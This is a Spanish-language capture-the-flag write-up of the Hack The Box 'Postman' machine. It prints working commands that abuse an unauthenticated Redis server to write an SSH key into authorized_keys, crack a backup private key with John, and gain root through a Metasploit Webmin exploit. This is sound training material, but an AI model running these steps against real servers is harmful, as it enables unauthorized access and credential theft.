

HTB MÁQUINA POSTMAN

Veamos las características de la Máquina, vemos que tiene una puntuación de 4.0, es una maquina en Linux y que está en la categoría de fácil.



- User:

Realizamos en escaneo con Nmap y vemos que el puerto 6379/tcp está abierto, pues vamos a ver que podemos hacer con redis.




Referencia(https://packetstormsecurity.com/files/134200/Redis-Remote-Command-Execution.html)

Lo principal es revisar que tengamos una conexión

De esta manera vemos que contamos con una conexión

Como podemos ver no tiene una contraseña configurada, así que podemos tratar de escribir algo en Authorized_keys, con lo que nos crea el archivo id_rsa y id_rsa.pub con la contraseña que hemos puesto.



Ahora debemos poner esta clave en la memoria del servidor redis y darle salida en un archivo .txt

```
root@kali:~/Hackthebox/10.10.10.160# (echo -e "\n\n"; cat id_rsa.pub; echo -e "\n\n") > key.txt
root@kali:~/Hackthebox/10.10.10.160# ls key.txt
key.txt
root@kali:~/Hackthebox/10.10.10.160# cat key.txt


ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDmDVd/Nyrw300ZOjfQ+4GuYzVVay3bCx05at4DzE6r+GH10k9UM9GxUYm5lT98SVsxdTaDGVV+U7QQ58GhIdyzUFHQ6ZSnhkOAqD11TQ/iE7P
zR1KVCVL8AxFhQkvPvjhPiy64zPSMCgM4SvYj9sYwkrJ2XocMFmJ1Yr+0qb/IgIt9kni/rvmstPF+xjga0APFxtGDk/KkNfC1C2rEU7wE6HhgU7Ad1XsEzsM3MaUkUqv93EoWf6dvmBqp4z8wXL
OuZDnOy/SD05ro7OBwxqV2vWOGCA+w6X43H7mdt23Cew0BgLzigilApEw3fIy3Vk9C8DsuW2/gxDebiZNr3XCTxDMSbOxs+piDsXismgV/3jbsiwsiYA+DnjLpq68yN+9WgEaJzpfLURPZ7qd4l
fQ8lEQc3lc3kGZcqfSeZqsXS+9dyOAur8bI175Mdf1cIxaXnAJRqfo/zGTyW01munBMR6ks6nxbxIf6tsSesAhDK2CfJUhogjx5zVS9alujekE= Fr1endS@htb


root@kali:~/Hackthebox/10.10.10.160#
```

Con esto logramos que key.txt sea nuestra clave pública. Ahora utilizaremos redis-cli para escribir esta cadena dentro de la memoria de redis. Y así volcar la memoria en el archivo authorized_keys. Y guardamos.

```
kali ❐ 0 ● 2 Enumeración
root@kali:~/Hackthebox/10.10.10.160# redis-cli -h 10.10.10.160 flushall
OK
root@kali:~/Hackthebox/10.10.10.160# cat key.txt | redis-cli -h 10.10.10.160 -x set crackit
OK
root@kali:~/Hackthebox/10.10.10.160# redis-cli -h 10.10.10.160
10.10.10.160:6379> config get dir
1) "dir"
2) "/var/lib/redis/.ssh"
10.10.10.160:6379> config set dbfilename "authorized_keys"
OK
10.10.10.160:6379> save
OK
10.10.10.160:6379>
```

Con este paso el archivo de authorized keys debe tener incluida nuestra clave pública.


```
root@kali:~/Hackthebox/10.10.10.160# ssh -i id_rsa redis@10.10.10.160
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Dec  4 18:03:39 2019 from 10.10.15.185
redis@Postman:~$
redis@Postman:~$ hostname
Postman
redis@Postman:~$
 ❐ 0  ↑ 1h 48m  1 openvpn  2 Enumeración                    ↑ ■■■■■■■■■■ 100% | 13:06 |
```

Encontramos el user.txt, pero no tenemos los permisos necesarios para leer el archivo, pero sabemos que hay un usuario llamado Matt.


```
redis@Postman:/$ cd home/
redis@Postman:/home$ ls
Matt
redis@Postman:/home$ cd Matt/
redis@Postman:/home/Matt$ ls
user.txt
redis@Postman:/home/Matt$ cat user.txt
cat: user.txt: Permission denied
redis@Postman:/home/Matt$
 ❐ 0  ↑ 1h 51m  1 openvpn  2 Enumeración
```

así que debemos encontrar una forma de autenticarnos con Matt, buscando en la maquina encontramos un archivo llamado id_rsa.bak, lo leemos y al tenemos un archivo encriptado, pues

vamos a ver que puede darnos este archivo. Lo guardamos como id_rsa.hash y en este caso vamos a tratar de desencriptar este archivo con ssh2john y posteriormente le pasamos rockyou con John.




De esta manera tenemos un usuario y una contraseña, debemos buscar la forma de pasarnos de redis a Matt, con el comando **su Matt** desde redis ponemos la contraseña y nos pasamos al usuario Matt.




de esta manera obtenemos nuestra primer flag

- ***Escalada de Privilegios:***

Vamos a utilizar metasploit para la explotación del puerto 10000 con los datos obtenidos hasta el momento utilizaremos el exploit webmin_packageup_rce



Vamos a hacer uso del comando python -c 'import pty;pty.spawn("/bin/bash")' para tener una Shell más completo.



De esta manera encontramos la flag del Root.

Saludos **Fr13ndS HTB**